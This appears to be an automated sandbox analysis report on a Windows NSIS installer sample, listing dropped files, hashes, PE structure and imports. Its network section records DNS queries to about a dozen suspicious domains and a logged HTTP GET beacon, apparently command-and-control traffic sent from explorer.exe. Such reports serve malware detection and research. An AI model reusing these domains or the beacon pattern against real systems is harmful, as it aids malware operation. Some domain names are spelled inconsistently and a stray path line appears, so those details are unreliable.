Preview:	..Voo.....x.o^./y^b..^./y^b...xgo..k7ooo.x.on.[n._..g..pooo....n.[n._..g...ooo...#n.[n._..g.."ooo....n.[n._..g..1ooo./.3.._s.mW.z/rr.[....._..sB.....k.s$B.m_\|f...r.k.s%.k...x....mB. oooo.sSX.:xkn..\|n..}n....n./.\|n...n....i._v..[fv...O..d..n...}.W^X..rxk.oooo..SsRooo.sS`..x.....%[o.....^./y^b.g.W.o..[.O.W.o._.c$.g.$s.k.W.o..W.d.g.k...%[owl]....eoo..eoo%co wyn...yeoo..eoo%Wow`.....eoo..eoo%Wo.....7^./y^b....g_ooo....k..go.I.k.oo.k..k.g..g...cXoo./...W.mW\|z.o.`..`.....mW\|$.o.`..`.memW.z/o.X..wyn....doo..!pnn...^....n.W..nnn. ....o.Y.x.o.V...dooo.....%so.....^./y^b....g7ooo../.k..go.I.k.oo.k..k.g..g....soo./^..ooo.W.mW|z.o.`/.`3.[.mW|$.o.`/.`3._.mW\|...`/.`3.cB.mW}z.r.H/.H3....mW\|$.e.`/.`3mXmW .z/o.X/.wl]....ooo...knn....Go.W...G.d.Fn.Gn.cn._n.[n.W..qnn.....o.Y.x.o.V...dooo.....%co.....K..g_ooo....k..go.I.k.oo.k..k.g..g...mroo./...W.mW|z.o.`..`..[.mW|$.o.`..`.m emW.z/o.X..w`....6ooo..Sknn...an.

C:\Users\user\AppData\Local\Temp\nsiD4B3.tmp

Process:	C:\Users\user\Desktop\5tCYPTkM6b.exe
File Type:	data
Category:	dropped
Size (bytes):	265931
Entropy (8bit):	7.698831475857815
Encrypted:	false
SSDEEP:	6144:yXhg4DlE7dYexg5uqPw9CNu4dvSX0G99R+1KWGUDw:D4BEJYeyxgCNl5i0GYSU
MD5:	C02929E25042F9942FF27C1DB38973E3
SHA1:	86AA91161B74491FA9F8F9FC8D8EE0A0FCF22ED8
SHA-256:	ADD5757B03B27815F1B5A2E900C2995E7A077E5E46AFD6CE5E57953888F19156
SHA-512:	0C6A051D6B6270ED1CB77C104FAC5731A71D8D44933A0CDA7DC0D88A65A30221F732F3D457A9CF8311848394A9F20E3B733802BCF1E3F26A28FE5E9B39219AA 4
Malicious:	false
Reputation:	low
Preview:	.Y.....,.....,C.....X.....yY..... .....J.....o...j..... ....

C:\Users\user\AppData\Local\Temp\nsiD4B4.tmp\npsx.dll

Process:	C:\Users\user\Desktop\5tCYPTkM6b.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	20992
Entropy (8bit):	5.741923007087739
Encrypted:	false

SSDEEP:	384:i46PUQ1aldbpD3HXY0QmwiEiTIYKopaZUb6xhbof3b:i4G1albrXY0HwinMdZeUhbovb
MD5:	FF94AC3A49E4C0BCDF0C1FE9730293D9
SHA1:	2F81D5B8EC6515FBDFA099EABB0BABF9D6C40B97
SHA-256:	4D2A5F508E4D6A54D71AF82FCEA978527CDD216423FB050457DFEB4DB581178F
SHA-512:	01F8BC3AC735473C60E842D76D282F4859FD9FECADA580BFFC629A8127A821A0839ED832143C7034B3A1E3DFCA9561841626F0B8FBE582CB6A0E7DAB453A5A6
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0...0...0...[...0...0..0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0.....PE..L...a..a.....!.....@.....P.....@.....0Q..H...xQ.....`.....p.....P..0.....text....>.....@..... ..`.rdata.....P.....D.....@..@.rsrc.....`.....N.....@..@.reloc.....p.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg

Process:	C:\Users\user\Desktop\5tCYPTkM6b.exe
File Type:	data
Category:	dropped
Size (bytes):	216745
Entropy (8bit):	**7.992922002092465**
Encrypted:	**true**
SSDEEP:	6144:dhg4DlE7dYexg5uqPw9CNu4dvSX0G99R+1f:g4BEJYeyxgCNl5i0GYN
MD5:	1FABB2AB23318AC4B366E2FFB75034DD
SHA1:	A2ADE2676E8FA328D4A8C3640AE9BA14334BC2B2
SHA-256:	FAE6FF46EBDC2CFE9DBADD442892F2B569D048CFB4BCC560E32D501DD4A03F96
SHA-512:	6FDF083748944B9A00A2D4C57B1B832AE45C7A5E845A074890BBDADBD94967DC255EEDE9BEEDEA45CE4355E4AEE8567A42D54B85A06393A41D762E37134DB662
Malicious:	false
Reputation:	low
Preview:	.W.m.G.Q...w..*.9..;.1h.....G"...z*.6k.....*..i.e.%.],...-.....k.....n.I..M...j..j>...`.kA\w....4....>.D.e..3.....,..D<."+.$..^.]wl.*..>..^E..I..P._...QN0A.o.....N.3.....K';M.+L.....(P&.Go`...|nrJJ3.+..Q:n..]L..s.p...`pf..#.0.....P2:.dG.Q.....]..,\....G"..}.z..6k...I..*..i.e.%.],.,^.-.....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d6.....,..U...x(.&.{..._.....SbWij<..2&.g.`eiZ.+.x.....3..#..t.MEU...w.....(*&6.....rJJ3.+...]...L...f.p.w.`.f.!#.....2D.dG.Q....x.....W...\.O..3G"...z*.6k.....*..i.e.%.],.,^.-.....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d6.....,..U...x(.&.{..._.....SbWij<..2&.g.`eiZ.+.x....N.3.Q...|.MEW.....(*&6.....nrJJ3.+...]...L...f.p.w.`.f.!#.....2D.dG.Q....x.....W...\.O..3G"...z*.6k.....*..i.e.%.],.,^.-.....>.5M{.K.B0..{..:|..o1W.<.2n...c...M.d6.....,..U...x(.&.{..._.....SbWij<..2&.g.`eiZ.+.x....N.3.Q...|.MEW.....(*&6.....nrJJ3.+...]...L.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.930341504736443
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	5tCYPTkM6b.exe
File size:	254186
MD5:	c2ca2ba9c38eb02217588662717ba6c3
SHA1:	8a897f24d2e564af2c2fcc272ab0cfbef10611b5
SHA256:	9af4d9ef8b2a850854ae23411d44d3603147c26898bca1010fd2f9b16f6d456e
SHA512:	7c7a80f37013b8b5fe27e0c9c3144884abde6ca49484c3e8c6cc78daa9f3b6ac890577247223e7d4875b865244e8732840c6a47170fbe2c7f27406ba4c8f52a6
SSDEEP:	6144:owKdM+LrFcBAEMQK74gFWVE2BvubTUe+xdemO+:uHLrODMV4zVfvubb+L1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409128h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h
call dword ptr [004070B4h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [00423F58h], eax
call 00007FC5D4E76EF0h
mov dword ptr [00423EA4h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 0041F450h
call dword ptr [00407158h]
push 004091B0h
push 004236A0h
call 00007FC5D4E76BA7h
call dword ptr [004070B0h]
mov edi, 00429000h
push eax
push edi
call 00007FC5D4E76B95h
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00429000h], 00000022h

Instruction
mov dword ptr [00423EA0h], eax
mov eax, edi
jne 00007FC5D4E743BCh
mov byte ptr [esp+14h], 00000022h
mov eax, 00429001h
push dword ptr [esp+14h]
push eax
call 00007FC5D4E76688h
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007FC5D4E74415h
cmp cl, 00000020h
jne 00007FC5D4E743B8h
inc eax
cmp byte ptr [eax], 00000020h
je 00007FC5D4E743ACh
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73a4	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94693169534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2c190	0x2e8	data	English	United States
RT_DIALOG	0x2c478	0x100	data	English	United States
RT_DIALOG	0x2c578	0x11c	data	English	United States
RT_DIALOG	0x2c698	0x60	data	English	United States
RT_GROUP_ICON	0x2c6f8	0x14	data	English	United States
RT_MANIFEST	0x2c710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, SetFileTime, GetTempPathA, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetWindowsDirectoryA
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-10:47:39.147652	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49805	34.102.136.180	192.168.2.7
01/28/22-10:48:06.427875	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49843	34.102.136.180	192.168.2.7
01/28/22-10:48:32.236240	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49847	35.186.238.101	192.168.2.7

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 10:47:38.887885094 CET	49805	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:47:38.906588078 CET	80	49805	34.102.136.180	192.168.2.7
Jan 28, 2022 10:47:38.906719923 CET	49805	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:47:38.906887054 CET	49805	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:47:38.925517082 CET	80	49805	34.102.136.180	192.168.2.7
Jan 28, 2022 10:47:39.147651911 CET	80	49805	34.102.136.180	192.168.2.7
Jan 28, 2022 10:47:39.147681952 CET	80	49805	34.102.136.180	192.168.2.7
Jan 28, 2022 10:47:39.147849083 CET	49805	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:47:39.147918940 CET	49805	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:47:39.167936087 CET	80	49805	34.102.136.180	192.168.2.7
Jan 28, 2022 10:47:44.213960886 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.496222973 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.496540070 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.496579885 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.773350000 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.877895117 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.878005028 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.878119946 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.878442049 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.879188061 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.879266977 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.986690044 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.994749069 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.994793892 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.994906902 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.995917082 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.995954037 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:44.996098042 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:44.996119976 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:45.140021086 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:45.140058994 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:45.140117884 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:45.140158892 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:45.279189110 CET	80	49815	148.72.244.75	192.168.2.7
Jan 28, 2022 10:47:45.279328108 CET	49815	80	192.168.2.7	148.72.244.75
Jan 28, 2022 10:47:50.193769932 CET	49820	80	192.168.2.7	156.246.248.162
Jan 28, 2022 10:47:50.376739025 CET	80	49820	156.246.248.162	192.168.2.7
Jan 28, 2022 10:47:50.377485037 CET	49820	80	192.168.2.7	156.246.248.162
Jan 28, 2022 10:47:50.377623081 CET	49820	80	192.168.2.7	156.246.248.162
Jan 28, 2022 10:47:50.624048948 CET	80	49820	156.246.248.162	192.168.2.7
Jan 28, 2022 10:47:50.624069929 CET	80	49820	156.246.248.162	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 10:47:50.626971006 CET	49820	80	192.168.2.7	156.246.248.162
Jan 28, 2022 10:47:50.627028942 CET	49820	80	192.168.2.7	156.246.248.162
Jan 28, 2022 10:47:50.810301065 CET	80	49820	156.246.248.162	192.168.2.7
Jan 28, 2022 10:48:06.293247938 CET	49843	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:48:06.311955929 CET	80	49843	34.102.136.180	192.168.2.7
Jan 28, 2022 10:48:06.312073946 CET	49843	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:48:06.312361002 CET	49843	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:48:06.330950975 CET	80	49843	34.102.136.180	192.168.2.7
Jan 28, 2022 10:48:06.427875042 CET	80	49843	34.102.136.180	192.168.2.7
Jan 28, 2022 10:48:06.427902937 CET	80	49843	34.102.136.180	192.168.2.7
Jan 28, 2022 10:48:06.428383112 CET	49843	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:48:06.428402901 CET	49843	80	192.168.2.7	34.102.136.180
Jan 28, 2022 10:48:06.447251081 CET	80	49843	34.102.136.180	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 10:47:28.771871090 CET	64569	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:47:28.811583042 CET	53	64569	8.8.8.8	192.168.2.7
Jan 28, 2022 10:47:38.849167109 CET	59730	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:47:38.883527040 CET	53	59730	8.8.8.8	192.168.2.7
Jan 28, 2022 10:47:44.179296970 CET	59310	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:47:44.212059021 CET	53	59310	8.8.8.8	192.168.2.7
Jan 28, 2022 10:47:50.009982109 CET	64296	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:47:50.192629099 CET	53	64296	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:06.270339012 CET	56680	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:06.291172981 CET	53	56680	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:11.441534042 CET	58820	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:11.480706930 CET	53	58820	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:16.489336014 CET	60983	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:16.531825066 CET	53	60983	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:21.614301920 CET	52286	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:21.957580090 CET	53	52286	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:26.972152948 CET	56064	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:26.993797064 CET	53	56064	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:32.076863050 CET	63744	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:32.101113081 CET	53	63744	8.8.8.8	192.168.2.7
Jan 28, 2022 10:48:37.247196913 CET	61457	53	192.168.2.7	8.8.8.8
Jan 28, 2022 10:48:37.562048912 CET	53	61457	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 10:47:28.771871090 CET	192.168.2.7	8.8.8.8	0x82b2	Standard query (0)	www.inslidr.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:38.849167109 CET	192.168.2.7	8.8.8.8	0x7c9d	Standard query (0)	www.carriewilliamsinc.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:44.179296970 CET	192.168.2.7	8.8.8.8	0xaae2	Standard query (0)	www.gooooooo.xyz	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:50.009982109 CET	192.168.2.7	8.8.8.8	0x99df	Standard query (0)	www.yixuan5.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:06.270339012 CET	192.168.2.7	8.8.8.8	0xb609	Standard query (0)	www.farmacymerchants.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:11.441534042 CET	192.168.2.7	8.8.8.8	0xb621	Standard query (0)	www.ehasztthecarpetbagger.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:16.489336014 CET	192.168.2.7	8.8.8.8	0x678c	Standard query (0)	www.freelance-rse.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:21.614301920 CET	192.168.2.7	8.8.8.8	0xad15	Standard query (0)	www.nbjcgl.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:26.972152948 CET	192.168.2.7	8.8.8.8	0x16e9	Standard query (0)	www.wildberryhair.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 10:48:32.076863050 CET	192.168.2.7	8.8.8.8	0xea1	Standard query (0)	www.micorgas.com	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:37.247196913 CET	192.168.2.7	8.8.8.8	0xa237	Standard query (0)	www.postmoon.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 10:47:28.811583042 CET	8.8.8.8	192.168.2.7	0x82b2	Name error (3)	www.inslidr.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:38.883527040 CET	8.8.8.8	192.168.2.7	0x7c9d	No error (0)	www.carriewilliamsinc.com	carriewilliamsinc.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:47:38.883527040 CET	8.8.8.8	192.168.2.7	0x7c9d	No error (0)	carriewilliamsinc.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:44.212059021 CET	8.8.8.8	192.168.2.7	0xaae2	No error (0)	www.goooooo oo.xyz	goooooo.xyz		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:47:44.212059021 CET	8.8.8.8	192.168.2.7	0xaae2	No error (0)	goooooo.xyz		148.72.244.75	A (IP address)	IN (0x0001)
Jan 28, 2022 10:47:50.192629099 CET	8.8.8.8	192.168.2.7	0x99df	No error (0)	www.yixuan5.com		156.246.248.162	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:06.291172981 CET	8.8.8.8	192.168.2.7	0xb609	No error (0)	www.farmacymerchants.com	farmacymerchants.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:48:06.291172981 CET	8.8.8.8	192.168.2.7	0xb609	No error (0)	farmacymerchants.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:11.480706930 CET	8.8.8.8	192.168.2.7	0xb621	Name error (3)	www.ehasztecarpetbagger.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:16.531825066 CET	8.8.8.8	192.168.2.7	0x678c	No error (0)	www.freelance-rse.com	freelance-rse.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 10:48:16.531825066 CET	8.8.8.8	192.168.2.7	0x678c	No error (0)	freelance-rse.com		193.141.3.66	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:21.957580090 CET	8.8.8.8	192.168.2.7	0xad15	Name error (3)	www.nbjcgl.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:26.993797064 CET	8.8.8.8	192.168.2.7	0x16e9	No error (0)	www.wildberryhair.com		172.67.168.28	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:26.993797064 CET	8.8.8.8	192.168.2.7	0x16e9	No error (0)	www.wildberryhair.com		104.21.46.57	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:32.101113081 CET	8.8.8.8	192.168.2.7	0xea1	No error (0)	www.micorgas.com		35.186.238.101	A (IP address)	IN (0x0001)
Jan 28, 2022 10:48:37.562048912 CET	8.8.8.8	192.168.2.7	0xa237	Name error (3)	www.postmoon.xyz	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.carriewilliamsinc.com
- www.goooooo.xyz
- www.yixuan5.com
- www.farmacymerchants.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49805	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:47:38.906887054 CET	17399	OUT	GET /b80i/?Tjox=OPDrsYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++lTY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg==&3f9LV=d484gh1H9 HTTP/1.1 Host: www.carriewilliamsinc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 10:47:39.147651911 CET	17401	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 09:47:39 GMT Content-Type: text/html Content-Length: 275 ETag: "61f281b6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
